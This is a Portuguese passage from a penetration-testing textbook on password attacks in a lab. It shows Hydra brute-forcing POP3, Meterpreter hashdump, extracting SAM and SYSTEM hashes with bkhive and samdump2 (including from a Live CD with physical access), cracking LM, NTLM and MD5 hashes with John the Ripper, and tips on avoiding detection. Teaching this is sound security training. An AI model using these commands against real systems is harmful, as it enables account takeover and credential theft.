A listagem 9.5 mostra como usar o Hydra para adivinhar nomes de usuário e senhas ao percorrer nossos arquivos de nomes de usuário e senhas em busca de credenciais válidas para o POP3 em nosso alvo Windows XP. Esse comando utiliza a flag `-L` para especificar o arquivo de nomes de usuário, `-P` para o arquivo com a lista de senhas e especifica o protocolo `pop3`. O Hydra descobre que a senha do usuário *georgia* é `password` em ❶. (Lamentável que *georgia* use uma senha tão pouco segura!)

Às vezes, você saberá que existe um nome de usuário específico em um servidor e só precisará de uma senha válida para combinar com esse nome. Por exemplo, utilizamos o verbo `VRFY` do SMPT para descobrir nomes de usuário válidos no servidor SLMail no alvo Windows XP, conforme vimos no capítulo 6. Como você pode observar na listagem 9.6, podemos usar a flag `-l` no lugar de `-L` para especificar um nome de usuário em particular. De posse desse conhecimento, vamos procurar uma senha válida para o usuário *georgia* no servidor `pop3`.

Listagem 9.6 – Usando um nome de usuário específico com o Hydra

```
root@kali:~# hydra -l georgia -P passwordfile.txt 192.168.20.10 pop3
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
[DATA] 16 tasks, 1 server, 24 login tries (l:4/p:6), ~1 try per task
[DATA] attacking service pop3 on port 110
[110][pop3] host: 192.168.20.10   login: georgia   password: password❶
[STATUS] attack finished for 192.168.20.10 (waiting for children to finish)
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-07 20:22:23
```

O Hydra descobriu que a senha de *georgia* é *password* ❶.

Agora, na listagem 9.7, usamos nossas credenciais para ler os emails de *georgia*.

Listagem 9.7 – Usando o Netcat para fazer login com as credenciais descobertas

```
root@kali:~# nc 192.168.20.10 pop3
+OK POP3 server xpvictim.com ready <00037.23305859@xpvictim.com>
USER georgia
+OK georgia welcome here
PASS password
+OK mailbox for georgia has 0 messages (0 octets)
```

Especifique o protocolo `pop3` e forneça o nome do usuário e a senha quando solicitado. (Infelizmente, não há nenhuma carta de amor nessa caixa de entrada em particular.) O Hydra pode efetuar a descoberta online de senhas para uma variedade de serviços. (Veja sua página de manual para obter uma lista completa.) Por exemplo, nesse caso, usamos as credenciais descobertas com o Hydra para fazer login com o Netcat.

Tenha em mente que a maior parte dos serviços pode ser configurada para bloquear as contas após um determinado número de tentativas incorretas de login. Há poucas maneiras melhores de ser percebido pela equipe de TI de um cliente do que, repentinamente, bloquear várias contas de usuário. Os logins em rápida sucessão também podem fornecer pista a firewalls e a sistemas de prevenção de invasão, que farão com que o seu endereço IP seja bloqueado na periferia. Reduzir a velocidade dos scans e torná-los aleatórios pode ajudar nesse aspecto, mas é claro que há uma contrapartida: scans mais lentos exigirão mais tempo para gerar resultados.

Uma maneira de evitar que suas tentativas de login sejam percebidas é tentar descobrir uma senha antes da tentativa de login, como você verá na próxima seção.

Ataques offline a senhas

Outra maneira de quebrar senhas (sem ser descoberto) é obter uma cópia das hashes de senha e tentar revertê-las para o seu formato texto simples. É mais fácil falar do que fazer isso, pois as hashes foram concebidas para serem o produto de uma função unidirecional de hash: dada uma entrada, você pode calcular a saída usando a função de hash, porém dada a saída, não há nenhuma maneira confiável de determinar a entrada. Desse modo, se uma hash for comprometida, não deverá haver nenhum modo de calcular a senha em formato texto simples. Entretanto podemos fornecer um palpite para uma senha, gerar sua hash usando a função unidirecional de hash e comparar o resultado com a hash conhecida. Se as duas hashes forem iguais, é porque descobrimos a senha correta.

NOTA Como você verá em "Algoritmos de hashing LM versus NTLM" na página 261, nem todos os sistemas de hashing de senhas resistiram ao teste do tempo. Alguns foram quebrados e não são mais considerados seguros. Nesses casos, independentemente da robustez da senha selecionada, um invasor com acesso às hashes poderá recuperar as senhas em formato texto simples em um intervalo de tempo razoável.

É claro que será melhor ainda se você tiver acesso às senhas em formato texto simples e puder evitar o trabalho de tentar reverter a criptografia, porém, com frequência, as senhas encontradas estarão em formato hash de alguma maneira. Nesta seção, focaremos em como descobrir e reverter hashes de senha. Se você se deparar com um arquivo de configuração de um programa, um banco de dados ou outro arquivo que armazene senhas em formato texto simples, melhor ainda.

Porém, antes de tentar quebrar hashes de senha, precisamos encontrá-las. Todos esperamos que os serviços que armazenam nossas senhas façam um bom trabalho para protegê-las, porém isso nunca pode ser considerado como certo. Basta haver uma falha passível de exploração ou um usuário que caia vítima de um ataque de engenharia social (discutido no capítulo 11) para fazer todo o castelo de cartas desmoronar. Você encontrará diversas hashes de senha por aí em sites como Pastebin, remanescentes de antigas brechas de segurança.

No capítulo 8, tivemos acesso a algumas hashes de senha nos alvos Linux e Windows XP. Tendo obtido uma sessão Meterpreter com privilégios de sistema no Windows XP por meio do módulo *windows/smb/ms08_067_netapi* do Metasploit, podemos usar o comando `hashdump` do Meterpreter para exibir as hashes de senha do Windows, conforme mostrado na listagem 9.8.

Listagem 9.8 – Fazendo o dump das hashes de senha no Meterpreter

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
georgia:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:df40c521ef762bb7b9767e30ff112a3c:938ce7d211ea733373bcfc3e6fbb3641:::
secret:1004:e52cac67419a9a22664345140a852f61:58a478135a93ac3bf058a5ea0e8fdb71:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bc48640a0fcb55c6ba1c9955080a52a8:::
```

Salve a saída do hashdump em um arquivo chamado *xphashes.txt*, que será usado com o "John the Ripper" na página 263.

No capítulo 8, também fizemos o download de backups do SAM e das hives de SYSTEM por meio do problema de inclusão local de arquivos do Zervit 0.4 no sistema Windows XP. Usamos esse mesmo problema para efetuar o download do arquivo de configuração do servidor FTP FileZilla, que continha hashes de senha geradas com o algoritmo MD5. No alvo Linux, o backdoor do Vsftpd, que usa uma carinha sorridente, nos concedeu privilégios de root, e, desse modo, pudemos ter acesso ao arquivo */etc/shadow*, que armazena hashes de senha do Linux. Salvamos a senha do usuário *georgia* no arquivo *linuxpasswords.txt*.

Recuperando hashes de senha a partir de um arquivo SAM do Windows

O arquivo SAM armazena hashes de senha do Windows. Embora tenhamos conseguido usar o Meterpreter para efetuar o dump das hashes de senha do sistema Windows XP (como mostrado anteriormente), às vezes, você poderá obter somente o arquivo SAM.

Não pudemos ter acesso ao arquivo SAM principal por meio da vulnerabilidade do Zervit 0.4, porém conseguimos fazer o download de uma cópia de backup a partir do diretório *C:\Windows\repair* usando uma vulnerabilidade de inclusão local de arquivo. Entretanto, ao tentarmos ler o arquivo SAM (como mostrado na listagem 9.9), não vimos nenhuma hash de senha.

Listagem 9.9 – Visualizando o arquivo SAM

```
root@bt:~# cat sam
regf     P P5gfhbinÐÐÐÐnk,ÐuÐÐÐÐÐ ÐÐÐÐ ÐÐÐÐÐÐÐÐÐxÐÐÐÐSAMXÐÐÐskx x  Ð DpDµ\µ?
?   µ   µ
                                ÐÐÐÐnk LÐÐÐÐ  ÐBÐÐÐÐ Ðx ÐÐÐÐÐSAMÐÐÐÐskxx7d
```

```
DHXµ4µ?          ÐÐÐÐvk Ð CPÐÐÐ Ð  µDxDµD0Dµ    DµDD  4µ1   ?         ÐÐÐÐÐ
ÐÐÐÐlf   SAMÐÐÐÐnk ÐuÐÐÐÐÐ   H#ÐÐÐÐ Px ÐÐÐÐDomainsÐÐÐÐvkÐÐÐÐÐ8lf ÐDomaÐÐÐÐnk
\ÐÐJÐÐÐ ÐÐÐÐÐÐ0x ÐÐÐÐ( AccountÐÐÐÐvk ÐÐ
--trecho omitido--
```

O arquivo SAM permanece oculto porque o utilitário Windows Syskey criptografa as hashes das senhas no arquivo SAM com o RC4 (Rivest Cipher 4) de 128 bits para prover uma segurança adicional. Mesmo que um invasor ou um pentester consiga ter acesso ao arquivo SAM, um pouco mais de trabalho será necessário para podermos recuperar as hashes das senhas. Especificamente, precisamos de uma chave para reverter as hashes criptografadas.

A chave de criptografia do utilitário Syskey chama-se *bootkey* e está armazenada no arquivo SYSTEM do Windows. Você encontrará uma cópia do arquivo SYSTEM no diretório *C:\Windows\repair* – o mesmo local em que encontramos o arquivo SAM de backup. Podemos usar uma ferramenta do Kali chamada Bkhive para extrair o bootkey do utilitário Syskey do arquivo SYSTEM para podermos descriptografar as hashes, como mostrado na listagem 9.10.

Listagem 9.10 – Usando o Bkhive para extrair o bootkey

```
root@kali:~# bkhive system xpkey.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it
Root Key : $$$PROTO.HIV
Default ControlSet: 001
Bootkey: 015777ab072930b22020b999557f42d5
```

Nesse caso, usamos o Bkhive para extrair o bootkey ao passar o arquivo SYSTEM *system* (o arquivo que baixamos do diretório de reparação usando o directory traversal do Zervit 0.4) como primeiro argumento e extraindo o arquivo para *xpkey.txt*. Depois que tivermos o bootkey, podemos usar Samdump2 para obter as hashes de senha do arquivo SAM, como mostrado na listagem 9.11. Forneça o local em que está o arquivo SAM e o bootkey do Bkhive como argumentos para o Samdump2, e ele usará o bootkey para descriptografar as hashes.

Listagem 9.11 – Usando o Samdump2 para recuperar as hashes do Windows

```
root@kali:~# samdump2 sam xpkey.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
```

```
original author: ncuomo@studenti.unina.it
Root Key : SAM
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:df40c521ef762bb7b9767e30ff112a3c:938ce7d211ea733373bcfc3e6fbb3641:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bc48640a0fcb55c6ba1c9955080a52a8:::
```

Agora compare essas hashes com aquelas encontradas por meio do comando `hashdump` em uma sessão ativa do Meterpreter na listagem 9.8. (Uma sessão Meterpreter com privilégios suficientes pode efetuar o dump de hashes de senha diretamente, sem exigir o download dos arquivos SAM e SYSTEM.) Observe que nossa relação de hashes na listagem 9.11 não tem entradas para os usuários *georgia* ou *secret*. O que aconteceu?

Ao usar o directory traversal do Zervit, não pudemos acessar o arquivo SAM principal em *C:\Windows\System32\config*, mas fizemos o download de um backup que estava em *C:\Windows\repair\sam* em seu lugar. Esses usuários devem ter sido criados após o arquivo SAM de backup ter sido criado. No entanto temos uma hash de senha para o usuário *Administrator*. Apesar de o arquivo SAM não estar completo nem totalmente atualizado, podemos usar as hashes quebradas, obtidas a partir do arquivo de backup, para fazer login nos sistemas.

Agora vamos dar uma olhada em outra maneira de acessar hashes de senha.

Fazendo o dump de hashes de senha por meio de acesso físico

Em alguns contratos de teste de invasão, você terá acesso físico aos computadores dos usuários, com os chamados ataques físicos como parte do escopo. Embora ter acesso físico não pareça ser muito útil à primeira vista, você poderá acessar as hashes de senha ao reiniciar um sistema usando um Live CD do Linux para evitar os controles de segurança. (Usaremos uma imagem ISO do Kali, embora outros Live CDs do Linux, como o Helix ou o Ubuntu, funcionem. Utilizamos uma máquina virtual Kali pronta no capítulo 1. Para obter um ISO standalone do Kali, acesse *http://www.kali.org*.) Ao fazer o boot de um computador com um Live CD, você pode montar o disco rígido interno e ter acesso a todos os arquivos, incluindo os arquivos SAM e SYSTEM. (Quando o Windows iniciar, haverá alguns controles de segurança instalados para impedir que os usuários acessem o arquivo SAM e façam o dump das hashes de senha, porém eles não estarão ativos quando o sistema de arquivos for carregado no Linux.)

Nossa máquina virtual Windows 7, com sua postura de segurança externa sólida, tem sido um pouco negligenciada nesses últimos capítulos. Vamos fazer o dump de suas hashes usando um ataque físico. Inicialmente, apontaremos o drive óptico de nossa máquina virtual para um arquivo ISO do Kali, como mostrado na figura 9.1 (para o VMware Fusion). No VMware Player, selecione sua máquina virtual Windows 7, clique nela com o botão direito do mouse e selecione **Settings**; em seguida, selecione **CD/DVD (SATA)** e aponte para o ISO no campo **Use ISO image** (Usar imagem ISO) do lado direito da página.




Figura 9.1 – Configurando nossa máquina virtual Windows 7 para fazer o boot a partir do arquivo ISO do Kali.

Por padrão, o VMware fará o boot da máquina virtual tão rapidamente que será difícil alterar as configurações de BIOS para que o boot seja feito a partir do drive de CD/DVD, em vez de ser feito a partir do disco rígido. Para corrigir isso, adicionaremos uma linha no arquivo de configuração do VMware (*.vmx*) para suspender o processo de boot na tela do BIOS por alguns segundos.

1. Em seu computador host, vá para o local em que suas máquinas virtuais foram salvas. Em seguida, na pasta do alvo Windows 7, encontre o arquivo de configuração *.vmx* e abra-o em um editor de texto. O arquivo de configuração deverá ser semelhante àquele mostrado na listagem 9.12.

2. Adicione a linha `bios.bootdelay = 3000` em qualquer ponto do arquivo. Isso informa à máquina virtual para atrasar o booting em 3000 ms, ou seja, três segundos, tempo suficiente para que possamos alterar as opções de boot.

3. Salve o arquivo *.vmx* e reinicie o alvo Windows 7. Depois que você puder acessar o BIOS, opte por fazer o boot a partir do drive de CD. A máquina virtual deverá iniciar o ISO do Kali. Mesmo que tenhamos feito o boot no Kali, poderemos montar o disco rígido do Windows e acessar os arquivos, passando pelos controles de segurança do sistema operacional Windows.

Listagem 9.12 – Arquivo de configuração do VMware (.vmx)

```
.encoding = "UTF-8"
config.version = "8"
virtualHW.version = "9"
vcpu.hotadd = "TRUE"
scsi0.present = "TRUE"
scsi0.virtualDev = "lsilogic"
--trecho omitido--
```

A listagem 9.13 mostra como montar o sistema de arquivos e fazer o dump das hashes de senha.

Listagem 9.13 – Fazendo o dump das hashes do Windows com um Live CD do Linux

```
root@kali:# ❶mkdir -p /mnt/sda1
root@kali:# ❷mount /dev/sda1 /mnt/sda1
root@kali:# ❸cd /mnt/sda1/Windows/System32/config/
root@kali:/mnt/sda1/Windows/System32/config  bkhive SYSTEM out
root@kali:/mnt/sda1/Windows/System32/config  samdump2 SAM out
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it
Root Key : CMI-CreateHive{899121E8-11D8-41B6-ACEB-301713D5ED8C}
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Georgia Weidman:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b75B6c:::
```

Criamos um diretório em que podemos montar o sistema de arquivos do Windows por meio do comando `mkdir` em ❶. A seguir, usamos `mount` ❷ para montar o sistema de arquivos do Windows (*/dev/sda1*) no diretório recém-criado (*/mnt/sda1*), o que significa que o drive C do alvo está, na realidade, em */mnt/sda1*. Os arquivos SAM e SYSTEM do Windows estão no diretório *C:\Windows\System32\config*, portanto mudamos de diretório para */mnt/sda1/Windows/System32/config* a fim de acessar esses arquivos usando `cd` ❸; nesse ponto, podemos usar Samdump2 e Bkhive nos arquivos SAM e SYSTEM, sem a necessidade de salvar anteriormente esses arquivos e transferi-los para o nosso sistema Kali.

Mais uma vez, conseguimos obter acesso às hashes das senhas. Agora temos hashes para o nosso alvo Windows XP, nosso alvo Windows 7, nosso alvo Linux e o servidor FTP FileZilla no alvo Windows XP.

NOTA No capítulo 13, iremos explorar alguns truques para usar hashes de senha de modo a fazer uma autenticação sem a necessidade de acesso às senhas em formato texto simples; no entanto, normalmente, para usar essas hashes, é preciso reverter os algoritmos criptográficos de hash e obter as senhas em formato texto simples. A dificuldade disso depende do algoritmo de hashing de senhas utilizado, bem como da robustez da senha usada.

Algoritmos de hashing LM versus NTLM

A listagem 9.14 compara duas entradas correspondentes a hashes de senha. A primeira pertence à conta *Administrator* no Windows XP, que descobrimos com o `hashdump` no Meterpreter, e a segunda é da conta de Georgia Weidman no Windows 7, que descobrimos por meio de acesso físico na seção anterior.

Listagem 9.14 – Fazendo o dump das hashes do Windows com um Live CD do Linux

```
Administrator❶:500❷:e52cac67419a9a224a3b108f3fa6cb6d❸:8846f7eaee8fb117ad06bdd830b7586c❹
Georgia Weidman❶:1000❷:aad3b435b51404eeaad3b435b51404ee❸:8846f7eaee8fb117ad06bdd830b7586c❹
```

O primeiro campo nas hashes corresponde ao nome do usuário ❶; o segundo é o ID do usuário ❷; o terceiro é a hash da senha no formato LM (LAN Manager) ❸ e o quarto é a hash NTLM (NT LAN Manager) ❹. A hash LM foi a primeira maneira de criar hashes de senha no Microsoft Windows até o Windows NT, porém é um método de criptografia que não é robusto e possibilita a descoberta da senha correta em formato texto simples a partir de uma hash LM, independentemente do tamanho e da complexidade da senha. A Microsoft introduziu a hashing NTLM para substituir a hash LM, porém, no Windows XP, as senhas são armazenadas tanto em formato LM quanto em NTLM, por padrão. (O Windows 7 opta exclusivamente pela hash NTLM, que é mais segura.)

Nas hashes da listagem 9.14, como ambas as senhas correspondem à string *password*, as entradas correspondentes às hashes NTLM de cada conta são idênticas, porém os campos das hash LM são diferentes. A primeira entrada contém o valor `e52cac67419a9a224a3b108f3fa6cb6d`, enquanto a entrada do Windows 7 contém `aad3b435b51404eeaad3b435b51404ee`, que é a linguagem da hash LM para vazio. A inclusão da entrada com a hash LM fará com que quebrar as hashes seja muito mais fácil. Com efeito, qualquer hash LM de senha pode ser quebrada por meio de força bruta em minutos ou horas. Em contrapartida, nossa capacidade de quebrar hashes

NTLM dependerá tanto de nossa habilidade de adivinhar quanto do tamanho e da complexidade da senha. Se a função de hashing for robusta do ponto de vista da criptografia, poderão ser necessários anos, décadas ou mais do que o tempo de duração de sua vida para tentar todas as senhas possíveis.

Problema com hashes de senha LM

Quando você vir hashes LM em um teste de invasão, poderá ter a certeza de que a senha em formato texto simples poderá ser recuperada a partir dessa hash. Entretanto funções unidirecionais de hash não podem ser revertidas. Uma matemática complexa é usada para desenvolver algoritmos que tornam impossível a descoberta do valor da senha original em formato texto simples submetida ao hashing, dada a hash da senha. Porém *podemos* submeter um palpite de senha em formato texto simples ao algoritmo criptográfico de hashing e comparar o resultado com a hash que estamos tentando quebrar; se forem iguais, é porque descobrimos a senha correta.

Os problemas a seguir contribuem com a falta de segurança das hashes LM:

- as senhas são truncadas em 14 caracteres;
- as senhas são totalmente convertidas para letras maiúsculas;
- as senhas com menos de 14 caracteres são preenchidas com nulo até terem 14 caracteres;
- a senha de 14 caracteres é dividida em duas senhas de sete caracteres que geram hashes separadas.

Por que essas características são tão significativas? Suponha que tenhamos partido de uma senha complexa e robusta como esta:

```
T3LF23!+?sRty$J
```

Essa senha tem 15 caracteres de quatro classes que incluem letras minúsculas, letras maiúsculas, números e símbolos, e não corresponde a uma palavra que possa ser encontrada em um dicionário. No entanto, no algoritmo de hash LM, a senha é truncada em 14 caracteres, desta maneira:

```
T3LF23!+?sRty$
```

Em seguida, as letras minúsculas são convertidas em letras maiúsculas:

```
T3LF23!+?SRTY$
```

A seguir, a senha é dividida em duas partes de sete caracteres cada. As duas partes são então usadas como chaves para criptografar a string estática `KGS!@#$%` usando o algoritmo de criptografia DES (Data Encryption Standard):

```
T3LF23!     +?SRTY$
```

Os textos cifrados de oito caracteres resultantes da criptografia são então concatenados para compor a hash LM.

Para quebrar uma hash LM, basta descobrirmos os sete caracteres, todos maiúsculos, talvez com alguns números e símbolos. O hardware moderno dos computadores pode tentar todas as combinações de um a sete caracteres, criptografar a string `KGS!@#$%` e comparar a hash resultante com um dado valor em questão de minutos a horas.

John the Ripper

Uma das ferramentas mais populares para quebra de senhas é o John the Ripper. O modo default do John the Ripper é aquele em que a força bruta é usada. Pelo fato de o conjunto das senhas possíveis em formato texto simples em hashes LM ser tão limitado, a força bruta é um método viável para quebrar qualquer hash LM em um intervalo de tempo razoável, mesmo com a nossa máquina virtual Kali, que tem capacidade de CPU e memória limitadas.

Por exemplo, se salvarmos as hashes do Windows XP coletadas anteriormente neste capítulo em um arquivo chamado *xphashes.txt* e as fornecermos ao John the Ripper da maneira exibida a seguir, podemos ver que a ferramenta pode percorrer todo o conjunto de senhas possíveis e obter a resposta correta, como mostrado na listagem 9.15.

Listagem 9.15 – Quebrando hashes LM com o John the Ripper

```
root@kali: john xphashes.txt
Warning: detected hash type "lm", but the string is also recognized as "nt" Use the "--format=nt"
    option to force loading these as that type instead
Loaded 10 password hashes with no different salts (LM DES [128/128 BS SSE2])
                 (SUPPORT_388945a0)
PASSWOR          (secret:1)
                 (Guest)
PASSWOR          (georgia:1)
PASSWOR          (Administrator:1)
```

```
D               (georgia:2)
D               (Administrator:2)
D123            (secret:2)
```

O John the Ripper quebra as hashes de senha de sete caracteres. Na listagem 9.15, vemos que *PASSWOR* corresponde à primeira metade da senha do usuário *secret*. De modo semelhante, é a primeira metade da senha de *georgia* e de *Administrator*. A segunda metade da senha de *secret* é *D123*, e de *georgia* e de *Administrator* é *D*. Desse modo, os textos simples completos das senhas com hashes LM são *PASSWORD* para *georgia* e *Administrator*, e *PASSWORD123* para *secret*. A hash LM não nos informa se a letra correta é maiúscula ou minúscula para uma senha e, se você tentar fazer login na máquina Windows XP como *Administrator* ou como *georgia* usando a senha *PASSWORD* ou a conta *secret* com *PASSWORD123*, um erro de login será obtido porque a hash LM não leva em conta se a letra correta é a maiúscula ou a minúscula na senha.

Para descobrir qual é o tipo de letra correta na senha, devemos dar uma olhada no quarto campo da hash NTLM. O John the Ripper informou, no exemplo da listagem 9.15, que as hashes NTLM também estão presentes, e você pode usar a flag `--format=nt` para forçar o John the Ripper a utilizar essas hashes (não temos hashes LM para o Windows 7, portanto teremos de quebrar as senhas do Windows 7 com uma lista de palavras, pois usar a força bruta nas hashes NTLM provavelmente exigirá tempo demais).

Em termos de facilidade, quebrar hashes NTLM do Windows não chega nem perto de quebrar hashes LM. Embora uma senha NTLM de cinco caracteres que use somente letras minúsculas e nenhum outro tipo de complexidade possa ser quebrada por meio de força bruta tão rapidamente quanto uma hash LM, uma senha NTLM de 30 caracteres com diversos tipos de complexidade pode exigir vários anos para ser quebrada. Tentar todas as combinações possíveis de caracteres de qualquer tamanho, gerar sua hash e compará-la com um valor poderá durar para sempre até nos depararmos com o valor correto (somente para descobrir que o usuário, desde então, alterou sua senha).

Em vez de tentar quebrar as senhas por meio de força bruta, podemos usar listas de palavras que contenham senhas conhecidas ou comuns, palavras de dicionário, combinações de palavras de dicionário complementadas com números e símbolos no final e assim por diante. (Veremos um exemplo de uso de uma lista de palavras com o John the Ripper na seção “Quebrando senhas do Linux” na página 266).

Um exemplo do mundo real

A hashing de senhas legada já fez toda a diferença em um de meus testes de invasão. O controlador de domínio era o Windows Server 2008, com uma postura robusta quanto à segurança. As estações de trabalho em toda a empresa também eram razoavelmente seguras e haviam sido recentemente atualizadas com sistemas Windows 7, com todos os patches instalados. Havia, porém, uma luz que se mostrava promissora na escuridão: uma instalação do Windows 2000 que não continha vários patches de segurança. Fui capaz de obter privilégios de sistema rapidamente nesse computador usando o Metasploit.

O problema estava no fato de, embora no papel, o teste de invasão ter sido bem-sucedido; comprometer o computador não resultou praticamente em nada. O sistema não continha nenhum arquivo crítico e era o único computador nessa rede em particular, estando isolado do domínio Windows novo e atualizado. Ele tinha todas as características de um controlador de domínio, exceto o fato de não ter nenhum cliente. Todos os demais computadores do ambiente eram membros do domínio do novo controlador de domínio Windows 2008. Embora, tecnicamente, agora eu fosse um administrador de domínio, eu não havia avançado nem um passo a mais no teste de invasão em relação ao ponto em que me encontrava antes de ter descoberto o computador com Windows 2000.

Como esse era o controlador de domínio, as hashes de senha dos usuários do domínio estavam incluídas localmente. O Windows 2000, assim como o Windows XP, armazenava as hashes LM das senhas. A senha de administrador do antigo domínio do cliente era robusta: ela continha cerca de 14 caracteres, incluía letras maiúsculas, letras minúsculas, números e símbolos, além de não ser baseada em uma palavra de dicionário. Felizmente, como havia uma hash LM da senha, fui capaz de obter a senha em questão de minutos.

Que senha você acha que o administrador de domínio usava no novo domínio? Você adivinhou. Era a mesma senha do administrador de domínio do antigo domínio. A instalação do Windows 2000 não havia sido usada em mais de seis meses, porém ela continuava em execução e utilizava um algoritmo não seguro de hashing. Além do mais, o cliente não estava trocando suas senhas regularmente. Esses dois fatores foram combinados para trazer abaixo o que, de outro modo, seria um posicionamento robusto em relação à segurança. Pude acessar todos os sistemas do ambiente somente fazendo login com a senha do administrador de domínio que descobri no sistema Windows 2000 comprometido.

Quebrando senhas do Linux

Também podemos usar o John the Ripper nas hashes de senha do Linux das quais fizemos o dump após explorar o backdoor do servidor Vsftpd no capítulo 8, como mostrado na listagem 9.16.

Listagem 9.16 – Quebrando hashes do Linux com o John the Ripper

```
root@kali# cat linuxpasswords.txt
georgia:$1$CNp3mty6$lRWcT0/PVYpDKwyaWWkSg/:15640:0:99999:7:::
root@kali# johnlinuxpasswords.txt --wordlist=passwordfile.txt
Loaded 1 password hash (FreeBSD MD5 [128/128 SSE2 intrinsics 4x])
password         (georgia)
guesses: 1  time: 0:00:00:00 DONE (Sun Jan 11 05:05:31 2015)  c/s: 100  trying: password
    - Password123
```

O usuário *georgia* tem uma hash MD5 (podemos dizer isso por causa do `$1$` no início da hash da senha). O MD5 não pode ser submetido à força bruta em um intervalo de tempo razoável. Em vez de fazer isso, usaremos uma lista de palavras com a opção `--wordlist` no John the Ripper. O sucesso do John the Ripper em quebrar senhas depende da inclusão da senha correta em nossa lista de palavras.

Provocando alterações em listas de palavras com o John the Ripper

Quando exigido por uma política de senha que um número e/ou um símbolo seja incluído, muitos usuários simplesmente os inserem no final de uma palavra de dicionário. Ao usar a funcionalidade de regras do John the Ripper, podemos detectar essa e outras mutações comuns que poderiam passar despercebidas ao usar uma lista de palavras simples. Abra o arquivo de configuração do John the Ripper em */etc/john/john.conf* em um editor e procure *List.Rules:Wordlist*. Abaixo desse cabeçalho, você pode adicionar as regras de alteração da lista de palavras. Por exemplo, a regra `$[0-9]$[0-9]$[0-9]` adicionará três números no final de cada palavra da lista de palavras. As regras podem ser habilitadas no John the Ripper por meio da flag `--rules` na linha de comando. Mais informações sobre como criar suas próprias regras podem ser encontradas em *http://www.openwall.com/john/doc/RULES.shtml*.

Quebrando senhas de arquivos de configuração

Por fim, vamos tentar quebrar as senhas com hashes MD5 encontradas no arquivo de configuração do servidor FTP FileZilla que baixamos devido à vulnerabilidade de inclusão de arquivos do Zervit 0.4. Como você verá, às vezes, não será necessário nem mesmo quebrar uma hash de senha. Por exemplo, tente fornecer a hash do usuário *georgia*, que é *5f4dcc3b5aa765d61d8327deb882cf99*, em uma ferramenta de pesquisa. As primeiras ocorrências encontradas confirmarão que a senha de *georgia* é *password*. Além disso, a pesquisa nos informa que a conta *newuser* é criada quando um servidor FTP FileZilla é instalado, com a senha *wampp*.

Agora tente fazer login no servidor FTP do alvo Windows XP usando essas credenciais. Com certeza o login será bem-sucedido. O administrador desse sistema se esqueceu de alterar a senha default da conta FTP previamente criada. Se não pudermos recuperar as senhas em formato texto simples tão facilmente assim, poderemos usar novamente o John the Ripper com uma lista de palavras, conforme discutido anteriormente.

Tabelas rainbow

Em vez de usar uma lista de palavras, gerar a hash de cada entrada com o algoritmo relevante e comparar a hash resultante com o valor a ser quebrado, podemos agilizar consideravelmente esse processo se tivermos uma lista de palavras com as hashes previamente geradas. Isso, é claro, exigirá espaço para armazenamento – mais espaço para listas mais longas de hashes e tendendo ao infinito à medida que tentarmos armazenar todos os valores de hashes de todas as senhas possíveis para serem usadas com a força bruta.

Um conjunto de hashes pré-calculadas é conhecido como uma *tabela rainbow*. Tabelas rainbow normalmente armazenam todas as entradas possíveis de hash para um dado algoritmo, até um determinado tamanho, com um conjunto limitado de caracteres. Por exemplo, você pode ter uma tabela rainbow para hashes MD5 que contenha todas as entradas somente com letras minúsculas e números, com tamanhos entre um e nove caracteres. Essa tabela ocupa cerca de 80 GB – nada mal considerando o preço atual de armazenamento, mas tenha em mente que isso corresponde a uma quantidade bastante limitada para o keyspace possível com o MD5.

Dado o keyspace limitado (discutido anteriormente), um hash LM parece ser um candidato ideal para usar as tabelas rainbow. Um conjunto completo de tabelas rainbow para hash LM tem cerca de 32 GB.

Você pode baixar conjuntos previamente gerados de hashes a partir de *http://project-rainbowcrack.com/table.htm*. A ferramenta Rcrack no Kali pode ser usada para pesquisar as tabelas rainbow em busca do formato texto simples correto.

Serviços online para quebra de senhas

O que está atualmente em moda em TI é transferir tudo para a nuvem, e com o cracking de senhas não é diferente. Ao tirar vantagem de vários computadores altamente especializados, você pode obter resultados mais completos de forma mais rápida do que seria possível usando somente uma máquina virtual em seu laptop. É claro que você pode instalar seus próprios computadores altamente eficientes na nuvem, criar suas próprias listas de palavras e assim por diante, porém há também serviços online que farão isso por você por um determinado preço. Por exemplo, o *https://www.cloudcracker.com/* pode quebrar hashes NTLM do Windows, SHA-512 do Linux, handshakes WPA2 para wireless etc. Basta fazer o upload de seu arquivo de hashes de senha e o cracker fará o resto.

Fazendo o dump de senhas em formato texto simples a partir da memória com o Windows Credential Editor

